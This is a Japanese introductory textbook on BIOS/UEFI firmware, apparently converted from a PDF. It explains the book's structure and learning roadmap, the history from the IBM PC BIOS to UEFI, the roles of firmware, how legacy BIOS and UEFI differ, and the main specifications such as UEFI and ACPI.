

# はじめに

本書へようこそ！

## 本書について

本書は、BIOS/UEFI ファームウェア開発の世界へ飛び込むための実践的な入門書です。x86\_64 アーキテクチャを中心に、コンピュータが電源投入されてから OS が起動するまでの「見えない部分」を解き明かします。

## 対象読者

- システムプログラミングに興味がある方
- 低レイヤの動作原理を理解したい開発者
- 組込み・ファームウェア開発に携わる方
- セキュリティやブートプロセスに関心がある方

前提知識として、C 言語の基礎、基本的なアセンブリ、コンピュータアーキテクチャの知識があると理解が深まりますが、必須ではありません。

## 本書の構成

本書は6つのパートで構成されています：

### Part 0: ウォームアップ

開発環境のセットアップと全体像の把握。QEMU/OVMF で最短経路でブート画面を表示します。

## **Part I: x86\_64 ブート基礎**

リセットベクタから UEFI ブートフローまで、ブートプロセスの基礎を最短で理解します。

## **Part II: EDK II 実装**

実際に手を動かして UEFI アプリケーション・ドライバを作成。画面出力、ストレージ、USB などを扱います。

## **Part III: プラットフォーム初期化**

DRAM、CPU、PCIe、ACPI など、プラットフォーム初期化の勘所を学びます。

## **Part IV: セキュリティ**

Secure Boot、TPM、Boot Guard など、セキュアなブートの実現方法を習得します。

## **Part V: デバッグと最適化**

実践的なデバッグ手法、ブート時間短縮、品質保証、実機展開のノウハウを学びます。

## **Part VI: オルタナティブと発展**

coreboot、ネットワークブート、ARM64、サーバ/組込み固有の話題まで、視野を広げます。

## 学習方法

1. 順番に読む: Part 0 から順に読み進めることを推奨します
2. 手を動かす: コード例は実際に試してみてください
3. 実験する: QEMU 環境で安全に実験できます
4. 深掘りする: 興味のある章は参考文献で更に学習を

## 表記規則

- コマンド: シェルコマンドやコード
- 太字: 重要な用語
- 斜体: 強調

コードブロック：

```
// C言語の例
void main() {
    Print(L"Hello UEFI!\n");
}
```

---

**Note:** 補足説明や Tips

---

**Warning:** 注意事項

---

## リポジトリとサンプルコード

本書のサンプルコードは GitHub で公開しています：

- <https://github.com/anjn/bios-introduction>

## フィードバック

誤記や改善提案は、GitHub Issues または Pull Request でお寄せください。

---

それでは、BIOS/UEFI の世界へ！

# 本書のゴールと学習ロードマップ

## 🎯 この章で学ぶこと

- 本書の目的と対象読者
- BIOS/UEFIファームウェアとは何か
- 本書の構成と学習の進め方
- 読了後に得られる知識

## 📚 前提知識

- C言語の基礎知識
- Linux/Unixコマンドの基本操作
- コンピュータアーキテクチャの基本概念

## 本書の目的

本書は、BIOS/UEFIファームウェアの仕組みを体系的に理解することを目的としています。

## なぜファームウェアを学ぶのか

コンピュータの電源を入れてからOSが起動するまで、わずか数秒の間に膨大な処理が行われています。この「見えない部分」を担うのがファームウェアです。

ファームウェアは以下の責務を持ちます：

1. ハードウェアの初期化
  - CPU、メモリ、チップセットの設定
  - デバイスの検出と設定
2. プラットフォームの抽象化

- ハードウェアの詳細を隠蔽
- OS に標準化されたインターフェースを提供

### 3. セキュリティの確立

- 信頼チェーンの構築
- 不正なコードの起動を防止

## 本書が目指すゴール


本書を読み終えた時、あなたは以下を理解しているでしょう：

- ✓ BIOS/UEFIの全体像とブートプロセス
- ✓ EDK II アーキテクチャと設計思想
- ✓ プラットフォーム初期化の仕組み
- ✓ セキュリティアーキテクチャの原理
- ✓ ファームウェア開発者として必要な知識体系

**注:** 本書は解説中心です。完全に動くコードを書くことよりも、「なぜそうなっているか」を理解することを重視します。


# BIOS/UEFIとは何か

## ファームウェアの位置づけ



ファームウェアは、ハードウェアとソフトウェアの橋渡しをします。

## レガシーBIOS から UEFIへの進化



**UEFI (Unified Extensible Firmware Interface)** は、1980年代から使われてきたレガシーBIOSの制約を克服するために開発されました。

## 主な違い

側面	レガシーBIOS	UEFI
アーキテクチャ	16bit リアルモード	32/64bit プロテクトモード
設計思想	モノリシック	モジュラー
ディスク容量	2TB制限 (MBR)	実質無制限 (GPT)
セキュリティ	なし	Secure Boot
拡張性	Option ROM	ドライバモデル
インターフェース	BIOS割り込み	プロトコルベース

## 本書の構成

本書は6つのPartと付録から構成されています。

## **Part 0: BIOS/UEFIの全体像（本Part）**

**目的:** ファームウェアとは何か、どのようなエコシステムが存在するかを理解する

**内容:**

- BIOS/UEFIの歴史と役割
- ファームウェアエコシステム
- 学習環境の位置づけ

## **Part I: x86\_64 ブート基礎**

**目的:** x86\_64 アーキテクチャにおけるブートプロセスを理解する

**内容:**

- リセットベクタと最初の命令
- メモリマップの構造
- CPU モード遷移
- UEFI ブートフェーズ

## **Part II: EDK II アーキテクチャの理解**

**目的:** EDK II の設計思想とアーキテクチャを理解する

**内容:**

- EDK II の全体構成
- モジュール、プロトコル、ライブラリ
- 各サブシステムの構造

## **Part III: プラットフォーム初期化の仕組み**

**目的:** プラットフォーム初期化の流れを理解する

**内容:**

- PEI フェーズの役割
- DRAM、CPU、チップセット初期化
- ACPI テーブルの役割

## Part IV: セキュリティアーキテクチャ

目的: ファームウェアセキュリティの仕組みを理解する

内容:

- 信頼チェーンの構築
- Secure Boot、TPM
- 攻撃事例から学ぶ設計原則

## Part V: デバッグと最適化の原理

目的: デバッグ手法と最適化の考え方を理解する

内容:

- デバッグツールの仕組み
- 典型的な問題パターン
- パフォーマンス測定の原理

## Part VI: 他のファームウェア実装と発展

目的: 他のファームウェア実装の設計思想を理解する

内容:

- coreboot と EDK II の比較
- ARM64 アーキテクチャ
- ファームウェアの将来展望

## 付録

- 用語集
- 参考文献とリソース
- 仕様書クイックリファレンス

## 学習ロードマップ

### 推奨される学習順序



色分け:

- 緑: 必須 (Part 0-I)
- 黄: 重要 (Part II-III)
- 青: 発展 (Part IV-V)
- 紫: 応用 (Part VI)

### 学習時間の目安

Part	推定時間	難易度
Part 0	2-3時間	★☆☆☆☆
Part I	5-7時間	★★☆☆☆
Part II	8-12時間	★★★☆☆
Part III	8-12時間	★★★★☆
Part IV	6-10時間	★★★★☆
Part V	4-6時間	★★★☆☆
Part VI	6-8時間	★★★★☆

Part	推定時間	難易度
合計	40-60時間	-

## 学習の進め方

段階的アプローチを推奨します：

### 1. 第1段階: 全体像の把握 (Part 0-I)

- ファームウェアとは何か
- ブートプロセスの流れ
- 約10時間

### 2. 第2段階: アーキテクチャ理解 (Part II-III)

- EDK II の構造
- プラットフォーム初期化
- 約20時間

### 3. 第3段階: 発展的トピック (Part IV-VI)

- セキュリティ、デバッグ、他実装
- 約20時間

注: 実装スキルよりも理解を重視しているため、コードを書く時間は最小限です。

## 対象読者

### 想定する読者層

本書は以下のような方を対象としています：

- ファームウェア開発に興味があるソフトウェアエンジニア
- 組込みシステムやプラットフォーム開発者

- OS開発者でブートプロセスを深く理解したい方
- セキュリティ研究者でファームウェア層を学びたい方
- コンピュータサイエンスの学生

## 必要な前提知識

### 必須:

- C言語の基礎（ポインタ、構造体）
- Linux/Unixコマンドラインの基本操作
- コンピュータアーキテクチャの基礎知識（CPU、メモリ、I/O）

### あると望ましい:

- x86/x86\_64 アセンブリの基礎
- OS の起動プロセスの概要
- Git の基本操作

## 本書の特徴

### 解説重視のアプローチ

本書はハンズオンよりも解説を重視しています：

#### ✗ 本書ではないこと:

- 完全に動くコードの実装
- ステップバイステップのチュートリアル
- 実機での検証手順

#### ✓ 本書で学べること:

- 仕組みと設計思想の理解
- 「なぜそうなっているか」の説明
- アーキテクチャの全体像

- 各コンポーネントの役割

## 図解の活用

各章には**最低2つ以上の図**を含めています：

- Mermaid図（フローチャート、シーケンス図）
- 表（比較、データ構造）
- ASCII アート（メモリマップ）

## 仕様書との対応

各技術トピックには、該当する仕様書のセクションを明記しています：

- UEFI Specification
- ACPI Specification
- Intel/AMD マニュアル

## まとめ

この章では、本書の目的と構成を説明しました。

### 重要なポイント:

- 本書はBIOS/UEFIファームウェアの**仕組みを理解**することが目的
- 解説重視で、実装よりも**設計思想**を重視
- Part 0-VI の6つのPartで段階的に学習
- 約40-60時間で完走可能

---

次章では、**BIOS/UEFIとは何か、その歴史と役割**を詳しく見ていきます。

### 参考資料

- [UEFI Forum - About UEFI](#)

- UEFI Specification v2.10
- EDK II Documentation

# BIOS/UEFIとは何か：歴史と役割

## 🎯 この章で学ぶこと

- BIOSの歴史的経緯と設計上の制約
- UEFIが開発された理由と目的
- BIOS/UEFIが果たす役割
- レガシーBIOSとUEFIの根本的な違い


## 📚 前提知識

- コンピュータの基本構成 (CPU、メモリ、ストレージ)
  - プログラムの実行プロセスの概要
- 

## ファームウェアとは何か

### ソフトウェアとハードウェアの間

ファームウェア (**Firmware**) は、「固い (Firm)」という名の通り、ハードウェアとソフトウェアの中間に位置するソフトウェアです。



### ファームウェアの特徴:

1. 電源投入直後から動作
  - OS が起動する前に実行される
  - ハードウェアを直接制御
2. ハードウェアに深く結びつく
  - プラットフォーム固有の処理を実装

- ハードウェアの初期化を担当


### 3. 変更が困難

- 更新には特別な手順が必要
- 失敗するとシステムが起動不能に

## BIOSの歴史

### 誕生：IBM PC (1981年)

BIOS (Basic Input/Output System) は、1981年にIBM PCとともに誕生しました。



## 設計上の制約


IBM PC BIOSは、当時のハードウェア制約の中で設計されました：

### 主な制約:

制約	内容	影響
16bit リアルモード	8086 CPU のモード	1MB メモリ空間のみ
INT 13h	ディスクアクセス	CHS アドレッシング限界
Option ROM	拡張カードの初期化	サイズ制限あり

制約	内容	影響
MBR	パーティション管理	2TB ディスク制限

## レガシーBIOSの動作



## なぜレガシーBIOSは限界に達したか

### 1. アーキテクチャの制約

16bit リアルモードでは、1MBのメモリ空間しか扱えません：

0x00000 - 0x003FF : 割り込みベクタテーブル (IVT)  
0x00400 - 0x004FF : BIOS データエリア  
0x00500 - 0x9FFFF : 利用可能RAM  
0xA0000 - 0xBFFFF : ビデオメモリ  
0xC0000 - 0xFFFFF : BIOS ROM / Option ROM

現代のシステムでは、この空間は全く不足しています。

## 2. ディスク容量の限界

MBR (Master Boot Record) は、以下の制約があります：

- パーティション情報: 4エントリのみ
- セクタアドレス: 32bit → 2TB制限
- ブートコード: 446バイトのみ

## 3. 拡張性の欠如

- モノリシックな設計
- ドライバモデルがない
- ネットワークブート、USB ブートが困難

## 4. セキュリティの不在

- ブートローダの検証機構がない
- ルートキットの挿入が容易

# UEFIの誕生

## Intel EFI (2000年)

Intel は、Itanium (IA-64) プロセッサ向けに **EFI (Extensible Firmware Interface)** を開発しました。

開発の動機:

1. 64bit アーキテクチャへの対応

- Itanium は 64bit プロセッサ
- レガシー BIOS は 16bit

## 2. 大規模サーバの要件

- 大容量メモリ
- 多数のデバイス
- リモート管理

## 3. 拡張性の実現

- ドライバモデル
- プロトコルベースのアーキテクチャ

## UEFI 仕様の策定 (2005年)

Intel EFI は、業界標準として UEFI に発展しました。

### UEFI Forum の設立:


- Intel, AMD, Microsoft, Apple など主要ベンダーが参加
- オープンな仕様策定
- 定期的な仕様改定

### 主なマイルストーン:

バージョン	年	主な追加機能
UEFI 2.0	2006	基本仕様確立
UEFI 2.1	2007	ネットワークブート
UEFI 2.3	2009	セキュリティ強化
UEFI 2.3.1	2012	Secure Boot
UEFI 2.7	2017	HTTP ブート
UEFI 2.10	2022	最新仕様

# BIOS/UEFIの役割

## 3つの主要な役割



### 役割1: ハードウェア初期化

**目的:** 使用可能な状態にする

**主な処理:**

## 1. CPU 初期化

- マイクロコードロード
- キャッシュ設定
- マルチコア有効化

## 2. メモリ初期化

- DRAM トレーニング
- メモリマップ構築
- ECC設定

## 3. チップセット初期化

- I/O コントローラ設定
- PCIe リンクトレーニング
- タイマー、割り込みコントローラ設定

## 4. デバイス初期化

- ストレージコントローラ
- ネットワークコントローラ
- USB コントローラ

## 役割2: プラットフォーム抽象化

目的: ハードウェアの詳細を隠蔽

提供するもの:

### 1. 標準化されたインターフェース

- ディスクアクセス
- グラフィックス出力
- ネットワーク通信

### 2. 設定情報

- ACPI テーブル (ハードウェア構成)

- SMBIOS テーブル (システム情報)
- デバイスツリー (ARM64)


### 3. ランタイムサービス

- NVRAM アクセス
- 時刻取得
- リセット・シャットダウン

## 役割3: ブート処理

**目的:** OS を起動する

**処理の流れ:**




**UEFI のブートプロセス:**

1. EFI System Partition (ESP) をマウント
2. \EFI\BOOT\BOOTx64.EFI を検索
3. ブートローダを実行
4. OS カーネルをロード

## レガシーBIOSとUEFIの違い

### アーキテクチャの比較



## 詳細な比較表

項目	レガシーBIOS	UEFI	理由・背景
CPUモード	16bit リアルモード	32/64bit プロテクト/ロングモード	モダンCPUの活用
メモリ空間	1MB (0x00000-0xFFFFF)	理論上無制限	大容量メモリ対応
プログラミング言語	アセンブリ主体	C言語主体	開発効率向上
ディスク	MBR (2TB制限)	GPT (9.4ZB)	大容量ディスク対応
ブートローダ	512バイト (MBR)	EFI アプリケーション	複雑な処理が可能
ドライバ	Option ROM (制限あり)	DXE ドライバ	拡張性
セキュリティ	なし	Secure Boot, Measured Boot	セキュリティ要件
ネットワーク	PXE (制限あり)	HTTP Boot, iSCSI	モダンなプロトコル
GUI	テキストモード	グラフィカル UI	ユーザビリティ
仕様	事実上の標準 (IBM互換)	オープン仕様 (UEFI Forum)	標準化

## 設計思想の違い

### レガシーBIOS:


- モノリシックな設計
- ハードウェアへの直接アクセス
- 互換性重視

## UEFI:

- モジュラーな設計
- 抽象化レイヤの提供
- 拡張性重視

## 互換性

現代のUEFI実装は、**CSM (Compatibility Support Module)** を通じてレガシー BIOSモードもサポートしています：



ただし、CSMは段階的に廃止されつつあります。

## なぜUEFIへの移行が必要だったか

### 技術的要因

#### 1. ハードウェアの進化

- 64bit CPU の普及
- 大容量メモリ (数百GB～TB)
- 大容量ディスク (数TB～PB)

#### 2. セキュリティ要件の高まり

- ブートキット、ルートキットの脅威
- 信頼できるブートプロセスの必要性

#### 3. 複雑化するシステム

- 多様なデバイス
- ネットワークブート
- リモート管理

## ビジネス要因

### 1. Windows 8 の要件 (2012年)

- UEFI Secure Boot が必須
- OEM はUEFI対応を強制された

### 2. エンタープライズ要件

- 大規模サーバの管理
- セキュリティコンプライアンス

### 3. エコシステムの成熟

- Linux、BSD の UEFI サポート
- ブートローダ (GRUB2, systemd-boot) の対応

## まとめ

この章では、BIOS/UEFIの歴史と役割を説明しました。

### 重要なポイント:

- ファームウェアはハードウェアとソフトウェアの橋渡し
- レガシーBIOSは1981年以来の設計で、現代のハードウェアには不適合
- **UEFI**は拡張性、セキュリティ、大容量対応を実現
- BIOS/UEFIの主な役割は：初期化、抽象化、ブート処理
- UEFIはモジュラーな設計思想で、C言語で開発可能

### 歴史の流れ:

1981: IBM PC BIOS  
↓  
2000: Intel EFI (Itanium)  
↓  
2005: UEFI 仕様策定  
↓  
2012: Secure Boot 普及  
↓  
現在: UEFI が標準

---

次章では、ファームウェアエコシステム全体像を見ていきます。

### 参考資料

- [UEFI Specification v2.10 - Section 2: Overview](#)
- [ACPI Specification v6.5](#)
- [Intel® Platform Innovation Framework for EFI](#)
- [History of BIOS - Wikipedia](#)

# ファームウェアエコシステム全体像

## ① この章で学ぶこと


- ファームウェア開発のエコシステム全体像
- 主要な仕様書と標準規格
- 開発ツールとフレームワーク
- コミュニティとリソース

## ② 前提知識

- BIOS/UEFIの基本概念（前章）
- オープンソースソフトウェアの基礎知識

## ファームウェアエコシステムとは

ファームウェア開発は、単独のコードベースだけでなく、仕様、ツール、コミュニティが連携する大きなエコシステムの中で行われます。



この章では、このエコシステムの全体像を俯瞰します。

# 主要な仕様と標準規格

## UEFI Specification

策定: UEFI Forum 最新版: v2.10 (2022年) URL: <https://uefi.org/specifications>

内容:

- UEFI のブートプロセス
- プロトコル定義
- サービス定義 (Boot Services, Runtime Services)
- ドライバモデル
- セキュリティ (Secure Boot)

主要セクション:

セクション	内容	重要度
Section 2	概要とアーキテクチャ	★★★★★
Section 3-6	Boot Services	★★★★☆
Section 7-8	Runtime Services, Protocol	★★★★☆
Section 27	Secure Boot	★★★★★
Section 32	Network Protocols	★★★☆☆

## ACPI Specification


策定: UEFI Forum 最新版: v6.5 (2022年) URL: <https://uefi.org/specifications>

目的: ハードウェア構成をOSに伝える

内容:

- ハードウェア抽象化
- 電源管理
- デバイス列挙
- ASL/AML (ACPI Source/Machine Language)

## 主要テーブル:



## その他の重要な仕様

### PCIe (PCI Express)

- **策定:** PCI-SIG
- **内容:** 高速デバイスバスの仕様
- **重要性:** デバイス列挙と設定に必須

### SMBIOS

- **策定:** DMTF
- **内容:** システム管理情報
- **用途:** ハードウェアインベントリ

### TCG (Trusted Computing Group)

- **内容:** TPM仕様
